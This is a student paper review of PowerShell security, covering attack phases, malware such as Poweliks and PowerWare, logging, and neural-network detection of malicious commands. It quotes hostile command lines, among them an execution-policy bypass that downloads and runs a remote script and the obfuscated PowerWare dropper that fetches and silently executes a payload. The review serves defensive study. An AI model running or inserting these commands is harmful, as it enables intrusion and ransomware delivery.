POWERSHELL SECURITY AT A GLANCE

University at Buffalo – Summer 2021

CSE-510 PAPER REVIEW

by: Shashank Priya
(ubid: shashan2)

Introduction

Microsoft included PoweShell into its list of default software with OS in 2005. Since its introduction attackers have found a new application to exploit, one that has system level privileges and can be exploited with lesser effort. Although Microsoft have been advancing PowerShell's security mechanism in subsequent released versions, the ever-changing attack vector succeeds in finding new vulnerabilities. The architecture of PowerShell based on .NET framework and its complete access on system functions like Windows Management Instrumentation(WMI) and Component Object Model(COM) objects makes it very powerful at shell scripting, automating and managing system tasks, parallelly it possess huge exploitable potential in wrong hands.

Although PowerShell can be configured by administrators to restrict accesses and offer less vulnerability, the attackers are always on lookout to bypass security mechanisms. According to a survey conducted in 2016, 95.4% of 49,127 powershell scripts submitted to Symantec Blue Coat Malware Analysis sandbox were found malicious and were from 111 different malware family [3]. The modern attack mechanisms also make use of obfuscated malicious commands to escape detection by anti-virus softwares. PowerShell also facilitates execution of commands directly from memory making it hard to perform forensics. It also has remote access capability by default with option for traffic encryption. System administrators often make use of remote connection to perform changes across managed servers, so the remote powershell script execution is not always considered malicious, leaving little scope to counter an attack in progress. Exploiting this remote access vulnerability is termed as Lateral Movement method of attack, it depends on target system's configuration and user's permissions.

Nature of powershell commands make it easy to be dynamically generated using automation and scripting. A traditional method to detect malicious commands and scripts have been to perform static and dynamic analysis on them, however, static analysis proves of little success if the malicious scripts are compressed, obfuscated or encrypted and performing dynamic analysis is hectic and time consuming. Researchers of late have been utilizing a combination of above methods incorporation with AI based detection mechanisms. A typical AI-based approach involves two phase detection mechanism, performing static and dynamic analysis to extract feature data from malicious files, second, training a deep learning model on a test dataset with the help of extracted features. As poweshell commands are in regular English language, NLP (Natural Language Processing) models are obvious selection of training model, however, not limiting to them, other learning models used are character-based convolutional neural networks (CNN), long short-term memory based model (LSTM), a combined CNN-LSTM model. The malware developers, however, could find a way around detection from deep learning models using generative adversarial networks (GAN), which generates fake powershell commands as input to detection models, masking malicious commands within, which have been reported to successfully dodge detection from learned models. To counter this a team of researchers from Honam University, Korea [2] have come up with an attention based filtering method, a variant of LSTM model, treating each powershell keyword as token.

Attacks vectors and phases of attack on PowerShell

Attack on powershell has a varied attack vector space and is carried out in phases. The phases can be summarized as bypassing Execution policy, Script execution, Lateral movement and Persistence. Microsoft prevents script execution by users with the help of execution policies,

however, these execution policies are not security feature rather a precautious measure against accidental execution of scripts. A way this is implemented is, when launching a .ps1 script by double-clicking, it will open in Notepad instead of being executed. The different execution policies are Restricted, AllSigned, RemoteSigned, Unrestricted and Bypass, each used according to requirement, scope or environment. Bypassing of Execution policy can be carried out in various ways, few of the most common approaches are:

- Pipe the .ps1 script into input of powershell.exe

  ex: `echo myScript.ps1 | powershell.exe -noprofile`

- Using 'command' argument to run commands exempts it from execution policy, and such commands can be used to download and execute script.

  ex: `powershell.exe -command "iex(New-Object Net.WebClient).DownloadString('http://<ip>/myScript.ps1')"`

- Use of 'bypass' or 'unrestricted' argument with execution policy directive.

  ex: `powershell.exe -ExecutionPolicy bypass -File myScript.ps1`

The script execution is mostly utilized as downloaders for additional payloads post-exploitation Although, Restricted execution policy prevents users to run .ps1 scripts, attackers can use other extensions and flags such as `-NoP/-NoProfile`, `-Enc/-EncodedCommand` or `-NonI/-NonInteractive`, to evade detection and bypass restrictions. PowerShell also allows to make API calls through commands.

A typical command to download and execute scripts looks like:

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile($URL, $LocalFile Location);Start-Process$LocalFileLocation
```

System.Net.WebClient API is used to send and receive data from remote servers, WebClient API is one of the most commonly used APIs, however, other often used APIs are Invoke-WebRequest, BitsTransfer, Net.Sockets, TCPClient and many more. Once the payload is downloaded, functions such as ShellExecute() or calls for running new processes can be utilized.

The emails are widely used along with downloaders, spam emails contain .zip archives carrying various file extensions, such as .html, .doc, .xls, .ppt, .wsf(windows script file). As user opens the attachment, the poweshell scripts are launched, some files such as .wsf can directly execute powershell, other files may contain malicious Office macros. The macros can be configured to run tests using functions such as Application.RecentFiles.Count to recognize if they are being run in independent system or a virtual machine.

Moving across network through compromised computers and running powershell commands on a remote computer or server is called Lateral Movement. The movement depends on user's permissions and system's configurations, attackers may have to modify Firewall settings, User Account Control(UAC) settings or modify COM objects. Common commands used for in this method are `Invoke-Command` to execute commands on multiple computers, `Enter-PSSession` to gain an interactive session on a remote computer, `WMI` commands to run applications on remote computer or Profile injection if attacker has write access to powershell profile files on remote system.

After a malware has access into a system, it looks out to gain persistence and escalate its accesses on the system. One of the most common ways in which malware tends to gain persistence is by executing code at windows boot process. This can be achieved either by modifying registry,

scheduling tasks at windows startup or using tools like Poweliks. Group Policies(GPOs) can be used to add load points using backdoor powershell scripts, that is stealthily modifying existing policies. Poweliks has been largely utilized registry run key persistence around 2014 [3]. It creates a registry entry run key using non-ASCII character, making it hard for normal tools to display the value, further it also modifies access rights, which makes it difficult to remove the entry. The registry entry runs a benign version of rundll32.exe to execute JavaScript embedded in registry key, the powershell script upon execution downloads watchdog dll, these techniques help poweliks to remain on system without writing any files on disk which would potentially expose its detection.

Apart from attack phases, there are malwares completely written in powershell. An example of such kind is Ransom.PowerWare [3], a Microsoft office macro ransomware making use of cmd.exe to run multiple powershell scripts. The command makes an intelligent attempt to obfuscate the strings within, it reconstructs keyword 'powershell.exe' by concatenating multiple smaller strings, and make use mixed upper & lower case letters and use flags to bypass and anonymize its presence.

```
"cmd /K " + "pow" + "eR" & "sh" + "ell.e" + "x" + "e -WindowStyle hiddeN - ExecuTionPolicy BypasS  -noprofile (New-Object System.Net.WebClient).DownloadFile('http://[REMOVED]/file.php','%TEMP%\Y.ps1'); poWerShEll.exe -WindowStyle hidden -ExecutionPolicy Bypass -noprofile -file %TEMP%\Y.ps1"
```

The downloaded powershell script then generates a random key using GET-RANDOM command-let, sending the key back to attacker using MsXml2.XMLHTTP COM object. It then lists all the device drives enumerating all files recursively using Get-PSDrive and GetChildItem respectively. The files are encrypted using CreateEncryptor utilizing Rijndael cryptography algorithm, and a ransom note is popped at the user in html format.

Other attack vectors discussed in [4] includes running various attack campaigns and evaluating the efficiency of powershell. The campaigns use version 2.0 of powershell, with various combinations of enabled or disabled windows defender, execution policies, active or inactive anti-virus. The reason for using version 2.0 of powershell is – if 2.0 version is found installed on a system, the attackers often downgrade from the latest version and run as previous version to get access into system, since version 2.0 have lesser security mechanisms at place, such as version 2.0 do not perform logging, a big go ahead for attackers to evade detection. The goal of the campaigns are to compromise the Domain controller and access the Active Directory (AD) database. The various attack campaigns are Baseline campaign, PowerShell2.0 campaign, Execution Policy campaign, AMSI campaign, Cumulative campaign.

The Baseline, PowerShell2.0 and Execution policy campaign are run with version 2.0, no anti-virus and full language mode. The execution policy for Execution Policy campaign is restricted, and unrestricted for other two campaign. The AMSI (anti malware scan interface) and Cumulative campaign are performed with version 2.0 and version5 respectively and an active windows defender. Cumulative campaign also uses AppLocker to prevent untrusted script execution. The results show that, performing attacks on Baseline, Powershell2.0 and Execution policy campaign go undetected and could successfully generate LSASS (local security authority subsystem service) or AD dump. Although, the policy used was 'restricted', which restricts script execution, to bypass this the attackers can use macro, batch or executables and carry out the attack and gain access to AD database. The AMSI campaign could detect the running of mimikatz (a password dump tool) and kill the powershell session, but not until after the LSASS database was successfully dumped. For the Cumulative campaign, all security parameters were in place, and windows defender could successfully detect the batch file as malware and quarantines it, the attempt to run the batch from desktop fails as well, as AppLocker do not allow untrusted script execution, another attempt of copying the batch into Program Files fails as well due to constrained language mode. Eventually,

the script could not be executed on a Windows 10 machine with all security parameters active and in place.

Mitigation & Defence

For defence mechanism, powershell does have scripts to defend against malwares. The different approaches are generating honeypot files and watch them for ransomware trying to encrypt them, creating local tar pit folders mimicking an endless recursive folder structure to slow down ransomware enumeration process. However, as the script execution on powershell leaves minimal trace making it difficult for forensics, enabling the logging feature in powershell may help on that part. The first line of defence against powershell attacks can be sought to be user's wariness and following best security practices, an active anti-virus, enabled windows defender, restriction on installing untrusted applications, if powershell is in frequent use enabling logging can help attack detection on system to a fair deal. Other practices to increase defence such as, using 'constrained' language mode to disable DLL loading, a restricted run space can limit exposure to remote powershell scripts, all powershell scripts should be legitimately signed and all unsigned scripts should be blocked, bypassing of execution policy should be monitored and be followed up, can be utilized[3].

PowerShell v5 has 3 different logging methods available, Module, Transcription and Script Block logging. Some log events can record de-obfuscated scripts and can record the script contents even after the script have been deleted, however, as powershell logs generate a huge amount of data, it should be processed quickly and sent over to the central server before being overwritten locally. PowerShell v3 introduced Module logging which can record remotely executed commands and its outputs, however fail to record execution of external binaries. Transcript logging records all the input-outputs on the console with timestamp and writes them into a .txt file. Verbose Script Block logging introduced in powershell v5 can record all the processed and de-obfuscated script blocks along with dynamic code generated at runtime. Although logging could prove effective it hides an exploitable potential, as logs records all that are being processed it also records sensitive data such as credentials, to protect against logs eavesdropper attackers, windows 10 introduced Protected Event Logging which encrypts local logs [3].


Other, more advanced and prepared defence technique can be brought to practice, such as detecting malicious powershell commands using deep neural networks (DNN) [1] or attention-based learning against generative adversarial network (GAN) [2].

In the deep learning based approach [1], the article considers powershell command lengths of upto 1024 characters, and the number of characters being considered are 62, including space character, only lower-case alphabets (assigning an extra bit for casing representation), and special characters (considering only special characters which are more likely to appear in a command, ignoring rare characters). The 62 character vector includes 1 case bit representer, which represents if the character was in upper case in original command. So, the overall size of each input in the learning model will be 62x1024 matrix. A command of length lesser than 1024 characters are padded with zero columns and of lengths greater than 1024 are truncated, command length of values nearing 2000 are simply deemed suspicious. Additionally, the characters are encoded for convenience at processing before feeding into the model, the encoding is performed only on those characters which appear at least in 1.4% of commands in the training dataset, according to authors of the article this value is of significance because a sharp decline in character frequency was observed below this value. The size of the dataset chosen was, 66,388 distinct powershell commands, 6,290 labelled malicious and 60,098 labelled clean.

After initial input processing the data are fed into various detection models such as 9-layer DNN, 4-layer DNN and LSTM using recurrent neural network (RNN) for feature detection. Each of these models use a combination of convolution layers, fully connected layers (connecting all inputs to all outputs), max-polling layer (uses a k*k window on input and outputs max weight in the window) and an output layer. The feature detection uses a k*k size matrix, a.k.a. filters or kernels. This kernel is passed over each cell of k*k size on 62*1024 input matrix. The feature extraction in case of obfuscated commands (which uses short version of flags, such as `-nop` for `noprofile` flag) are performed using a 3-sized kernel, this kernel window is moved over input and wights are calculated for each window, these weights are later used while performing classification. The feature detection for random environment variable names, numbers in commands, alternate casing of commands are learnt using different sized classifiers as well.

For the evaluation methodology the article considers 2-layer approach, considering area under curve (AUC), second, measuring false positive rate (FPR) of classifiers. All detectors were observed to have AUC above 95%, the NLP models performing best (98.5-99%), followed by 4-CNN and LSTM models, 9-CNN model considered least perfect at below 98.5% accuracy.

True positive rate (TPR, a.k.a. 'recall') was considered against FPR values of 10^{-2}, 10^{-3} and 10^{-4} (10^{-2}, i.e. 1 falsely detected value out of 100 input), given the dataset size even a 1% FPR may result in false conclusion, hence TPR are used to reach results. The performance trend of detection models was observed to be as similar to AUC results, NLP at best, followed by 4-CNN and LSTM, followed by 9-CNN model.



In general, the length of clean commands was observed to be lesser than the length of malicious commands, truncating commands of length greater than 1024 (attached figure).

Apart from this approach, the other detection methodologies used are – classification and malware detection based on system calls made by PE executables, classifying a program malicious or benign based on binary code and their runtime behaviour, detection of malicious JavaScript commands by extracting features pre-processing and making use of classifiers.

However, the learning based approach have been observed to be bypassed by attack techniques that use generative adversarial network (GAN), to this the article [2] proposes an attention-based filtering method to prevent such adversarial attacks. A GAN has a generator and a discriminator, the generator generates fake data similar to normal data, the discriminator is trained to distinguish fake data from normal data. Running the above 2-step process of a GAN in recursion, can successfully generate normal looking fake powershell data which can fool AI-based detectors.

For input processing, each powershell command type is termed as tokens. Further, the weights of each token is calculated and a list of malicious token is classified by applying attention on the output data. Attention is a variant of LSTM model, which computes weight of input tokens based on output. Next, when fake powershell data is provided, a restored set of powershell data is generated using this attention based approach. The newly generated restored powershell data is then fed into detectors, and could successfully detect the malicious commands.

The powershell feature data is extracted using Tokenize method in PSParser class. This function returns a list of tokens, also termed as PowerShell sequence, say S, a model is then trained on this sequence and can detect malicious powershell commands. In an adversarial GAN attack, a different

powershell sequence S' is generated making use of S. The tokens in S' is then padded using random characters in order to mask the original tokens. The discriminator in the GAN ensures that these masked tokens are near to normal. Repeating this procedure in loop will result in better masked token values and can successfully evade detection.
For attention based filtering, the weights of each token in S is computed and the tokens are classified into malicious and normal token lists. The arithmetic of generating malicious token list is as below:
S = normal_tokens + malicious_tokens
normal_tokens ∩ malicious_tokens => common_tokens
normal_tokens – common_tokens => normal_only_tokens
malicious_tokens – common_tokens => malicious_only_tokens

Next, a sequence of restored powershell token is generated applying malicious_only_tokens. on fake generated sequence by GAN, name it Q. This newly restored sequence Q is then tested by detector models and can be successfully flagged as malicious. To compare its effectiveness, the method calculates the difference between the fake PowerShell sequence generated by GAN and the original malicious PowerShell sequence, D_{fake} and difference between the original malicious PowerShell sequence and the restored PowerShell sequence generated by the attention-based filtering, $D_{restored}$. Concludingly, the attention-based filtering method reduces the difference between fake PowerShell sequence generated by GAN and the original malicious PowerShell sequence.

Conclusion

PowerShell commands can be executed from memory, hence identifying malicious commands and blocking prior or during the execution is hard to achieve, in such cases the learning based detectors would prove to be of little help. However, active security parameters on system can help mitigate and prevent an active adversarial attack. Choosing between different learning models can be a challenging task too, as the performance of each model varies, such as authors from [1] could successfully evade NLP using maliciously obfuscated commands while CNN could reveal some of the obfuscation as malicious.
Also, as the attack vector over a network is ever changing and dynamic, so practices which help in defence today may quickly become outdated and need updating to new policies. With increasing threats and use of powershell in them calls for awareness and active monitoring of tools, enabling extended logging in powershell is highly recommended if the user has frequent use of powershell. PowerShell is a powerful application, providing numerous capabilities for any administrator that manages a Windows environment. When insecurely configured, it provides an ideal tool for attackers to use to infiltrate a network and navigate undetected. Techniques used to bypass security measures will always be developed, but implementing all of the available security controls greatly increases the difficulty an attacker will face when attempting to compromise an environment.

References

[1] Detecting malicious powershell commands using Deep neural networks (2018): https://www.researchgate.net/publication/324492729_Detecting_Malicious_PowerShell_Commands_using_Deep_Neural_Networks

[2] Malicious powershell detection using attention against adversarial attacks (2020): https://www.mdpi.com/2079-9292/9/11/1817/pdf

[3] Increased use of powershell in attacks (by SYMANTEC): https://docs.broadcom.com/doc/increased-use-of-powershell-in-attacks-16-en

[4] Is Powershell security enough? (2019) https://www.sans.org/reading-room/whitepapers/microsoft/powershell-security-enough-38815